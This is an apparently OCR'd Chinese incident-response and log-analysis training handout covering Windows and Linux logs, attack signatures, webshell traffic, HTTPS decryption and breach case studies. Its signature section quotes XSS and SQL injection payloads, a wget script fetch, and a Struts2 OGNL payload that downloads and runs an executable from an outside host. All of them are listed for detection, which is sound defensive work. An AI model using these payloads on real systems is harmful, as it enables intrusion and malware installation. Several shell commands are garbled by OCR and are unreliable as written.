系统日志:系统日志主要是记录了系统组件产生的事件。系统日志主要记录的信息包括驱动程序产生的信息、系统组件产生的信息和应用程序崩溃的信息以及一些数据丢失情况的信息。

- 默认存放地址 C:\Windows\System32\winevt\Logs\System.evtx

应用程序日志:一般指的的是微软开发的应用程序，第三发开发的基于系统的应用程序如果使用日志记录的函数，则这个应用程序将可以通过事件查看器查看其日志信息。

- 默认存放地址 C:\Windows\System32\winevt\Logs\Application.evtx-

安全日志:安全日志主要记录了与系统安全相关的一些事件。这种日志类型主要是记录了用户 登入登出的事件、系统资源的使用情况事件以及系统策略的更改事件。在中，如果要查看安全日志信息，则操作员必须具有系统管理员的权限，

- 默认存放地址 C:\Windows\System32\winevt\Logs\Security.evtx

事件ID	说明
4624	登录成功
4625	登录失败
4634	注销成功
4647	用户启动的注销
4672	使用超级用户/管理员用户进行登录
4720	创建用户

✓ 查看登录日志中暴力破解痕迹

- 默认路径:C:\Windows\System32\winevt\Logs\Security.evtx
- 目的:攻击者如果通过暴力破解入侵系统，不论是否成功，都会在日志中留下记录
- 常见的事件 ID 及含义

- 4624:用户登录成功
- 4625:用户登陆失败

✓ 查看账号管理日志中新增以及修改账号

- 默认路径:C:\Windows\System32\winevt\Logs\Security.evtx.
- 目的:攻击者如果攻陷一台服务器后，为了方便后续访问，会创建后门账号并隐藏账号
- 常见的事件 ID 及含义
  - 4727,4737,4739,4762，表示当用户组发生添加、删除时或组内添加成员时生成该事件。

✓ 远程桌面登录日志

- 默认路径:应用程序和服务日志->Microsoft->Windows->TerminalServices-RemoteConnectionManager->Operational
- 目的:攻击者如果建立建立账号后，会通过远程连接进入受害主机，此时的登录日志会记录到当前日志中
- 常见的事件 ID 及含义
  - 1149:用户认证成功

3.2Linux 主机日志分析

日志优先级

优先级	说明
emerg	紧急情况，系统不可用（例如系统崩溃），一般会通知所有用户。
alert	需要立即修复，例如系统数据库损坏。
crit	危险情况，例如硬盘错误，可能会阻碍程序的部分功能。
err	一般错误消息。
warning	警告。
notice	不是错误，但是可能需要处理。
info	通用性消息，一般用来提供有用信息。
debug	调试程序产生的信息。
none	没有优先级，不记录任何日志消息。

常用日志文件

日志目录	作用
/var/log/message	包括整体系统信息
/var/log/auth.log	包含系统授权信息，包括用户登录和使用的权限机制等
/var/log/userlog	记录所有等级用户信息的日志
/var/log/cron	记录crontab命令是否被正确的执行
/var/log/vsftpd.log	记录Linux FTP日志
/var/log/lastlog	记录登录的用户，可以使用命令lastlog查看
/var/log/secure	记录大多数应用输入的账号与密码，登录成功与否
var/log/wtmp	记录登录系统成功的账户信息，等同于命令last
var/log/faillog	记录登录系统不成功的账号信息，一般会被黑客删除

✓ 常用于审计的命令

- 查看系统的成功登录、关机、重启等情况
  a)查看系统登录情况:last
  b)只针对关机/重启:last -x
- 查看登录失败的情况
  a)命令:lastb
- 查看用户上一次的登录情况
  a)命令:lastlog
- 查看当前登录系统的情况
  a)命令:who

- 查看是否存在特权用户
  awk -F:'$3==0 {print $士’ /etc/passwd
- 查看是否存在空口令用户
  awk -F:'length($2)==0 {print $1}'/etc/shadow

✓ 定位有多少 IP 在爆破主机的 root 帐号

- 命令: grep "Failed password for root" /var/log/secure awk "{print $11}'sort unig -csort -nr more

✓ 定位有哪些 IP 在爆破

- 命令:grep "Failed password"/var/log/securelgrep -E-0“(25[0-5]2[0-4][0-9][01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9][01]?[0-9][0-9]?)\(25[0-5]|2[0-4][0-9][01]?[0-9][0-9]?)(25[0-5]12[0-4][0-9][01]?[0-9][0-9]?)"uniq -c

识别现象

✓ 系统 CPU 是否异常----CPU 占用率超过 70%且名字比较可疑的进程，大概率就是挖矿病毒了

定时任务

✓ 枚举定时任务:crontab -1

Linux 历史记录

- ✓ 查看分析 history(cat /root/.bash_history)，曾经的命令操作痕迹，以便进一步排查溯源，运气好有可能通过记录关联到如下信息:

a)wget 远程某主机(域名&IP)的远控文件;
b)尝试连接内网某主机(sshscp)，便于分析攻击者意图;
c)打包某敏感数据或代码， tar zip 类命令
d)对系统进行配置，包括命令修改、远控木马类，可找到攻击者关联信息

Linux 日志查看命令

- ➢ 查看 access.og 日志出现的 IP:cat access.og|awk'{print $1}'
- ➢ 查看 access.log 日志出现 IP 次数:cat access.og|awk '{print $1}'l sortlunig -clsort -s
- ➢ 查看 access.log 日志出现的所有 IP:

cat access.log | awk '{print $1}'| sortlunig -glsort -snlwg -e

- ➢ 查看 access.log 日志访问指定时间后(之间)的日志 cat access.log|awk'$5>="[28/Jun/2019:01:16:59"&&$5<=”[28/Jun/2019:01:18:59"{print $5}’
- ➢ 查看指定资源的日志

cat access.log | awk "print $10}" lgrep /mobile/static/ lsortlunig -clsort ...nmore

- ➢ 对访问响应状态码统计:cat access.log |awk “{print $9}'|sortlunig -clsort -rnlmore

Linux 问题排查关键点

- ✓ 系统 CPU 是否异常----CPU 占用率超过 70%且名字比较可疑的进程，大概率就是挖矿病毒了
- ✓ 判断可疑进程:ps -aux
- ✓ 枚举定时任务:crontab -l
- ✓ 查看分析 history(cat /root/.bash_history)，曾经的命令操作痕迹，以便进一步排查溯源。运气好有可能通过记录关联到如下信息:

a)wget 远程某主机(域名&IP)的远控文件;
b)尝试连接内网某主机(ssh scp)，便于分析攻击者意图:-
c)打包某敏感数据或代码， tar zip 类命令
d)对系统进行配置，包括命令修改、远控木马类，可找到攻击者关联信息

/var/log/auth.log	包含系统授权信息，包括用户登录和使用的权限机制等
/var/log/userlog	记录所有等级用户信息的日志
/var/log/cron	记录crontab命令是否被正确的执行
/var/log/vsftpd.log	记录Linux FTP日志
/var/log/lastlog	记录登录的用户，可以使用命令lastlog查看
/var/log/secure	记录大多数应用输入的账号与密码，登录成功与否
var/log/wtmp	记录登录系统成功的账户信息，等同于命令last
var/log/faillog	记录登录系统不成功的账号信息，一般会被黑客删除

(3)常用于审计的命令

查看系统的成功登录、关机、重启等情况

查看系统登录情况:laste

只针对关机/重启:last -x

查看登录失败的情况:lastb

查看用户上一次的登录情况:lastlog

查看当前登录系统的情况:who4

4.特征

4.1 攻击特征

✓ 通用攻击特征

```
/etc/passwd/etc/shadow/
c:\boot.ini/
C:/Windows/system.ini、/windows/win.ini
../../../../../ 若是只有一个且后面是图片类型 pdf类型那需结合其他事件进行综合判断
cmd.exe /c[/k]、系统命令
/bin/bash
wget http://xx.xx.xx.xx/xx.sh
CHR(68)||CHR(113)||CHR(90)||CHR(85)%
print(md5(31337))
执行命令的函数等。
```

✓ AWVS

```
Accept: acunetix/wvs
Origin: acunetix_wvs_security_testReferer: acunetix_wvs_security_testVia: acunetix_wvs_security_testAccept-
User-Agent: acunetix_wvs_security_testAcunetix-Aspect-Queries:任意值
```

✓ Nessus

```
<2> Headers
x_forwarded_for: nessus
referer: nessus
host: nessus
```

✓ XSS 攻击特征

```
</script>"><script>prompt(1)</script>">
<img src=x onerror=prompt(1)>">
<svg/onload=prompt(1)>">
<iframe/src=javascript:prompt(1)>">
<h1 onclick=prompt(1)>Clickme</h1>">
<a href=javascript:prompt(1)>Clickme</a>">
<textarea autofocus onfocus=prompt(1)>
<DEFANGED_SCRIPT>alert(document.domain)</DEFANGED_SCRIPT>
onload=window.open("http://www.google.com")
<script>alert("XSS")<%2Fscript>'-alert(123)-
```

✓ SQL 注入攻击特征

```
> select * from xx union select null,null
> order by 10[5][2][3]
> ") or ("1"="1
>'and 1=2-- -[#]、 1') AnD 1419=1419 AnD ('1419'='1420
> 1' AND ROW(4622,4623)>(SELECT COUNT(*),CONCAT('PGC2UcNo',(SELECT (CASE WHEN (4622=4622) THE
> =@`'` Union select userid from `%23@__admin` where 1 or id=@`'`
> 9997') AND 8553%3D8553 AND ('PVZl'%3D'PVZl, 1'%3BSELECT DBMS_PIPE.RECEIVE_MESSAGE(CHR(68)||
> sleep(5)、waitfor delay '0:0:5'
> and if (ascii(substr(database(),1,1))、and if (length(database()) (updatexml(1,md5(0x666F72
```

✓ Strusts2 远程代码攻击特征

```
> #_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,#res=@org.apache.struts2.
ServletActionContext@getResponse().getWriter(),#res.print('RTbZWnwBUdlseupNYQjf'),#res.flush
(),#res.close()
> /?redirect:${%23w%3d%23context.get('com.opensymphony.xwork2.dispatcher.
HttpServletResponse').getWriter(),%23w.println('SgEyRprkLcMdtnsTJCve'),%23w.flush(),%23w.
close()}
> class.classLoader.resources.dirContext.aliases=/eCJivkuR=conf/
> Content-Type: %{(#nike='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='cmd.exe /c certutil.exe -urlcache -split -f http://wiu.fxxxxxxk.me/download.exe
%SystemRoot%/Temp/aodagutnzwrjrlm15341.exe & cmd.exe /c %SystemRoot%/Temp/
aodagutnzwrjrlm15341.exe').
(#iswin=(@java.lang.System@getProperty('os.name').
toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{
```

✓ 异常特征

- 异常的外部 URL

- rmi://fastjson_rcenlbODRGW.awvsscan119.autoverify.cn/poc
- ldap://xx.xx,xx.xx/

- 异常的 HTTP 传输行为

- PUT /FxCodeShell.jsp/
- PUT /FxCodeShell.jsp:$DATA

- 异常的 HTTP header 行为

- Range:bytes=0-18446744073709551615
- Bad-Bash: () f., }; echo echo Bad-Bash: tznupoweysf

Webshell 分析

✓ 主机层面

• 行为特征分析

a)主机进程分析

通过 tasklist 命令进行进程定位，mic process 获取进程的全路径

a)端口调用分析

通过 netstat -an 查看是否已与外部可疑服务器建立连接

b)日志应用程序的事件日志

c)系统调用日志

d)主机文件监控

5.处置

✓ 证据留存

- 将入侵事件截图备份等，入侵日志备份存档

✓ 事件上报

- 将此次事件迅速反映给上级

✓ 上报处置

- 有封禁权限的，通过防火墙配置 IP 黑名单，封堵威胁源 IP
- 对威胁主机进行网络隔离，防止恶意攻击持续扩散
- 搜索主机历史事件，确认攻击的攻击来源
- 通过事件排查漏洞页面，清理网站及数据库中所植入的恶意文件

主机处置

✓ 将主机和当前业务网络隔离
✓ 日志保存与分析
✓ 检查常规用户和文件权限配置
✓ 主机杀毒
✓ 操作系统的重新安装，打上最新补丁(系统和服务软件)，系统加固

处置示例

✓ 暴力破解攻击(留存报告后)

- 防火墙配置 IP 黑名单
- 隔离威胁主机网络
- 查看是否包括扫描类事件，给出建议:如关闭不需要的端口，服务等
- 针对破解成功的主机，修改账号密码为强口令，建议定期修改密码
- 建议使用终端杀毒软件进行全盘查杀，防止攻击者安装恶意文件

7.流量与日志分析

7.1 安全设备的研判经验

7.1.1 安全设备的部署

- 并联设备:仅做流量检测、报警等
- 串联设备:对于攻击进行防护、拦截等安全设备常串联在网络架构

常见研判经验

告警分析类型	业务误报	扫描器请求	告警真实攻击
原因	由于开发代码不规范，或防护设备拦截策略问题引起的误报	僵尸网络批量全网扫描引发的攻击流量告警。或扫描器扫描引发的无意义的漏洞	由真实攻击者引发的攻击告警
特点	• 大量请求 • 触发漏洞类型类似 • 触发时间有一定规律	• 大量请求、攻击频率高 • 攻击请求与实际环境有违背 • 攻击特征比较明显	• 攻击频率较低 • 攻击请求与实际环境相结合 • 攻击请求偏深度利用

安全设备研判经验

7.2 流量分析

7.2.1 常见恶意流量分析-webshell

中国菜刀 PHP 后门:

特征点有如下三部分，

- eval 函数用于执行传递的攻击 payload,这是必不可少的;
- base64 decode($ POST[z0]))将攻击 payload 进行 Base64 解码,因为菜刀默认是将攻击载荷使用 Base64 编码,以避免被检测;
- &z0=QGluaV9zZXQ..,该部分是传递攻击 payload,此参数 z0 对应$POST[z0]接收到的数据,该参数值是使用 Base64 编码的,所以利用 base64 解码可以看到攻击明文

注:

1.有少数时候 eval 方法会被 assert 方法替代

2.$ POST 也会被$ GET、$ REQUEST 替代

3.z0 是菜刀默认的参数,这个地方也有可能被修改为其他参数名

冰蝎后门:冰蝎的请求都进行了 AES 加密，冰蝎将后门实现使用 classloader 来加载攻击者传入的 exp，同时使用 AES 加密

中国菜刀 JSP 后门：
该流量是 WebShell 链接流量的第一段链接流量,其中特征主要在 i=A&z0=GB2312,菜刀链接 JSP 木马时，
第一个参数定义操作,其中参数值为 A-Q,如 i=A，
第二个参数指定编码,其参数值为编码,如 z0=GB2312,有时候 z0 后面还会接着又 z1=参数用来加入攻击载荷。
注：其中参数名 i、z0、z1 这种参数名是会变的,但是其参数值以及这种形式是不会变得,最主要就是第一个参数值在 A-Q,这种是不变的.

冰蝎后门交互过程:
- 首先请求后门文件并带 pass 参数，参数值为随机三位数数字，服务器返回 16 位随机字符串
- 冰蝎会把上一步获取的 16 位随机字符串作为 AES 加密 key 加密传输请求内容

冰蝎后门解密：
- 首先通过 wireshark 导出对象功能导出请求内容
- 再使用 AES 解密脚本进行解密导出的请求内容

weevely3 后门:特征主要在返回包标签<0b00e2b0>中

7.2.2 常见代理流量分析-reGeorg
reGeorg:是常用的通过 jsp、php 等文件基于 web 应用建立 socks 代理的工具
reGeorg 代理请求过程:
1.代理脚本发送连接目标请求--connect 操作,请求操作，目标 ip 端口被储存在 header 以及 uri query 中

7.2.3 常见协议流量分析-FTP
- ✓ FTP 认证数据流分析，认证登录:认证登录需要准确用户名以及密码才被允许登录
- 首先发起请求，以 Anonymous 用户登录
- 服务器返回 220，表示服务就绪，并发送了欢迎页面
- 服务器返回 331，表示用户名正确，需要密码
- 客户端发送默认密码
- 服务器返回 230，表示登录成功


- ✓ FTP 是常用的文件传输协议，允许匿名或者认证模式登录，对远程文件夹进行读取、上传删除等操作

模拟登录
- 首先发起请求，以 test 用户登录
- 服务器返回 220，表示服务就绪，并发送了欢迎页面
- 服务器返回 331，表示用户名正确，需要密码

- 客户端发送密码 test123
- 服务器返回 230，表示登录成功

✓ FTP 认证成功之后，将会获取当前目录等系统信息
- SYST:获取服务器操作系统
- PWD:获取当前目录
- 257:创建 pathname，返回当前目录是/

✓ FTP 文件下载指令-RETR，客户端发送 RETR 加文件名之后，服务器开始返回数据
✓ FTP 列出所有文件指令-LIST，客户端发送 LIST 列文件指令，服务器在 ftp-data 帧中返回当前目录文件
✓ FTP 切换目录指令-CWD，客户端发送 CWD 指令，服务器成功切换，返回 250 状态码
✓ HTTP 超文本传输协议是一个用于传输超媒体文档(例如 HTML)的应用层协议，主要用于 Web 浏览器与 Web 服务器之间的通信



✓ HTTP 常见请求

GET 请求:请求一个指定资源，wireshark 将请求分割成多个字段，包括请求方式(RequestMethod)，请求 URI 等字段。User-Agent，Host 为 HTTP 协议请求头自带的 header 头

POST 请求:向指定资源提交数据进行处理请求(例如提交表单或者上传文件)，数据被包含在请求体(data-body)中

DNS 协议:主要用于域名和 IP 的转换，可以作为带外传输数据的载体
- 一次 DNS 查询
- 上层 DNS 服务器返回 DNS 查询结果

7.3 加密数据包解密

- ✓ HTTPS:HTTP over TLS，基于 TLS 加密的 http 请求，请求内容为加密数据
  - MITM:利用代理进行中间人攻击解密流量
  - RSA Private Key:利用网站加密私钥进行解密
  - SSLKEYLOGFILE:利用浏览器 Firefox 或者 Chrome 的 SSLKEYLOGFILE 进行解密

- ✓ MITM:利用 Burpsuite 等工具设置信任证书，然后对浏览器设置代理对请求进行抓取

RSA Private Key,在 wireshark 中导入服务器私钥证书进行解密：
- 打开 wireshark 设置，在 protocol 栏下找到 TLS(或者 SSL)
- 然后添加对应的 IP、端口、证书文件，然后 wireshark 会自动刷新并解密对应 https 流量

8.应急响应

8.1 应急响应基础知识

应急响应:安全人员在遇到突发事件后所采取的措施和行动


突发事件:发生在计算机系统或网络上威胁安全的事件，如:黑客入侵、信息窃取、网络流量异常、拒绝服务攻击等

事件类型：Web 入侵、系统入侵、病毒木马、DDOS 流量、信息泄露

事件分类：
- ➢ 勒索病毒:文件被加密
- ➢ 挖矿病毒:电脑 CPU 占用率高、运行缓慢、访问矿池
- ➢ 异常事件:异常流量、异常连接、异常登录、异常访问
- ➢ 网页挂马:网页挂马事件即黑客在入侵网站后留下木马后门
- ➢ 网页篡改:网站主页被替换、网页跳转到恶意域名

常见应急工具：
- ➢ 进程分析:ProcessHacker、ProcessExplorer、PCHunter
- ➢ 流量分析工具:Wireshark、TCPView、Portmon
- ➢ 开机启动项分析:AutoRuns
- ➢ 信息收集取证:FastIR
- ➢ Webshell 查杀工具:D 盾、各类病毒专杀工具

8.1.1 应急响应流程



应急响应流程图

应急处置

- 确认阶段

确定应急处理方式。

- 遏制阶段

及时采取行动遏制事件发展

- 根除阶段

彻底解决问题隐患

- 恢复和跟踪阶段。

8.1.2 应急响应思路

8.2 应急响应技能

8.2.1Windows 下应急响应

- 开机启动有无异常文件(HKLMSoftware\Microsofindows\currentVersion'Run)
- 各个盘下的 temp(tmp)相关目录下查看有无异常文件浏览器浏览痕迹、浏览器下载文件、浏览器 cookie 信息
- 查看文件时间，创建时间、修改时间、访问时间。对应 linux 的 ctime mtime atime，通过对文件右键属性即可看到详细的时间(也可以通过 dir/tc1.aspx 来查看创建时间)，黑客通过菜刀类工具改变的是修改时间。所以如果修改时间在创建时间之前明显是可疑文件。
- 查看用户 recent 相关文件，通过分析最近打开分析可疑文件
  a)C:\Documents and Settings\Administrator\Recent
  b)C:\Documents and Settings\Default User\Recent
  c)开始,运行%UserProfile%\Recent
- 根据文件夹内文件列表时间进行排序，查找可疑文件。当然也可以搜索指定日期范围的文件

日志分析

- 敏感目录的文件分析(类/tmp 目录，命令目录/usr/bin /usr/sbin)
- 新增文件分析

要查找 24 小时内被修改的 php 文件:find/-mtime0-name"*.php”
(最后一次修改发生在距离当前时间 n24/时至(+124 小时)

- 特殊权限的文件

查找 777 的权限的文件 find/-name*.php-perm 777

- 隐藏的文件(以"“开头的具有隐藏属性的文件)

常见残留痕迹

- 用户自录(rd/s /q)
  X:\Documents and Settings (X:\Users)
- 桌面目录(习惯性操作)
  X:\DOCUME~1VAccount 桌面(Desktop)
- IE 临时文件(访问网页缓存)
  X:\DOCUME~1VAccount\LOCALS~1\Temporary Internet Files
- 历史访问记录(URL 及路径)
  X:\DOCUME-1\Account\LOCALS-1\History
- 使用文件记录(文档记录)
  X:\DOCUME-1\Account\Recent
- 临时文件(自解压释放)
  X:DOCUME-1Account\LOCALS-1\Temp

8.2.2Linux 下应急响应

8.3 应急响应案例

8.4 应急处置建议

8.4.1 蠕虫类事件处理

事件概述：

接到某银行应急响应请求，其发现内网有服务器出现工作异常，并发现网络中存在扫描行为，应急响应专家 1 小时内到达现场。应急响应专家通过现场进行检测分析，发现大量来自 A 省分行的服务器可疑远程桌面暴破 行为，进一步远程检测发现 A 省分行服务器上均存在恶意进程，正在批量扫描暴破内网 3389 端口，其中 B 省某重要业务系统已被暴破成功，并对全国至少 19 家分行进行扫描。通过对样本 进行分析，确认该银行内网中感染了 Morto 家族系的蠕虫的最新进化版本，主要实现远控目的。对 A 省被攻陷终端的日志分析，攻击者早在 2015 年就已进入到 A 省分行内部网络区域，对整个银行内部网络的暴破攻击长达 1 年以上此外，不同省分行主机均存在以下问题：1、用户名均为 User ，密码为 111111;2、均开启远程桌面服务，同时对其他开启远程桌面服务的资产产生大量连接(暴破行为);3、开始 - 运 行 中 存 在 rundll32\tsclient\a\a.dla 的 命 令 执 行 记 录 ;4 、 服 务 均 存 在 名 为 FastUserSwitchingCompatibility 以及 las 的异常服务。

防护建议：

1)所有服务器、终端应强行实施复杂密码策略，杜绝弱口令；

2)对服务器进行安全加固，关闭远程桌面功能、定期更换密码、禁止使用最高权限用户 运行程序、使用 HTTPS 加密协议等；

3)建立安全灾备预案，一旦核心系统遭受攻击，需要确保备份业务系统可以立即启用

4)对服务器定期维护，内容包括但不限于:查看服务器操作系统是否存在可疑进程、计 划任务中是否存在可疑项等；

5)在服务器上部署安全加固软件，通过限制异常登录行为、开启防暴破功能、禁用或限 用危险端口、防范漏洞利用等方式，提高系统安全基线，防范黑客入侵；

6)安装杀毒软件、终端安全管理软件并及时更新病毒库。

8.4.2 挂马类事件处理

事件概述：

接到某集团网站挂马事件应急响应请求，其门户网站被 挂马，非域名或 IP 直接访问跳转色情网站。应急人员到达现场后，对网站系统、服务器文件、账号、网络连接、日志等多方面进行分 析，网站网页被植入恶意 JS 脚本代码，同时网站系统存在 DOTNETCMS 1.0 版本漏洞。 经过分析排查，本次事件中黑客主要通过对网站进行扫描，发现网站系统存在 SQL 注入、 登录绕过、任意文件上传等漏洞，黑客通过利用漏洞获取系统权限，并在网页中加入恶意 JS 脚本，并为了不被内部管理维护人员发现，以达到更长时间的黑帽 SEO 流量，黑客限制只从百 度等搜索引擎跳转，其他则不跳转。

防护建议：
1)平时运维过程中应当及时备份重要文件，且文件备份应与主机隔离，规避通过共享磁盘等方式进行备份;
2)尽量避免打开来源不明的链接，给信任网站添加书签并通过书签访问;
3)对非可信来源的邮件保持警惕，避免打开附件或点击邮件中的链接；
4)定期用专业反病毒软件扫描系统.及时对服务器的补丁进行更新；
5)定期开展对系统、应用以及网络层面的安全评估、渗透测试以及代码审计工作，主动 发现目前系统、应用存在的安全隐患；
6)加强日常安全巡检制度，定期对系统配置、网络设备配合、安全日志以及安全策略落 实情况进行检查，常态化信息安全工作。

8.4.3DDOS 类事件处理
事件概述：
安服团队接到某部委的网站安全应急响应请求，网站存在动态页 面访问异常缓慢现象，但静态页面访问正常，同时 WA5、DDoS 设备出现告警信息。应急响应人员通过对现场技术人员所提供 WAF 告警日志、DDoS 设备日志、Web 访问日志等 数据进行分析，发现外部对网站的某个动态页面全天的访问量多达 12 万次，从而导致动态页面访问缓慢。 根据本次攻击事件的分析，造成网站动态页面访问缓慢的原因主要是攻击者频繁请求“XXX 页面”的功能，同时该页面查询过程中并未要求输入验证码信息，大量频繁的 HTTP 请求以及数据库查询请求导致 CC 攻击，从而使服务器处理压力过大，最终导致页面访问缓慢。

防护建议：
1)对动态页面添加有效且复杂的验证码功能，确保验证码输入正确后才进入查询流程，并每次进行验证码刷新;
2)检查动态页面是否存在 SOL 注入漏洞;
3)加强日常监测运营，开启安全设备上的拦截功能，特别对同一 IP 的频繁请求进行拦截封锁;
4)建议部署全流量的监测设备，从而弥补访问日志上无法记录 POST 具体数据内容的不足，有效加强溯源能力；
5)相关负载设备或反向代理上应重新进行配置，使 Web 访问日志可记录原始请求 IP，有 助于提高溯源分析效率;
6)开启源站保护功能，确保只允许 CDN 节点访问源站；
7)定期开展渗透测试工作以及源代码安全审计工作。

8.4.4 钓鱼邮件事件处理
2021 年 8 月，安服应急响应团队接到制造业某企业应急响应请求，其内网中多个终端出现 自动发送恶意邮件行为，希望对该事件进行分析排查处理。应急人员抵达现场后对邮件样本进行分析，判断该病毒为“永恒之蓝下载器木马"家族的 最新变种。分析邮件日志发现，第一封恶意邮件于事发当天 15:32 由员工 A 邮箱发出。对员工 A 主机进行分析发现，该主机中天擎存在多个“永恒之蓝下载器木马"恶意文件拦截记录。继 续对其系统日志及计划任务分析发现，事发当天员工 A 主机曾成功执行永恒之蓝下载器木马恶 意计划任务。 应急人员与员工 A 沟通了解到，他半年前曾通过第三方渠道下载某破解版软件，从安装该 软件

之后，天警就曾有相关拦截提示。事发当天，因误操作，对天擎弹出的拦截提示点了“允许请求”。经过最终分析研判确定，因员工 A 安全意识不足，安装了携带木马的破解版软件，导致个 人主机感染“永恒之蓝下载器木马"病毒，后又因误操作对天擎弹出的告警点击了"允许请求”，导致病毒下载执行了挖矿模块和邮件攻击模块，并以员工 A 主机为源头，通过读取邮箱通讯录向其联系人发送恶意邮件导致了内网大范围传播。

防护建议：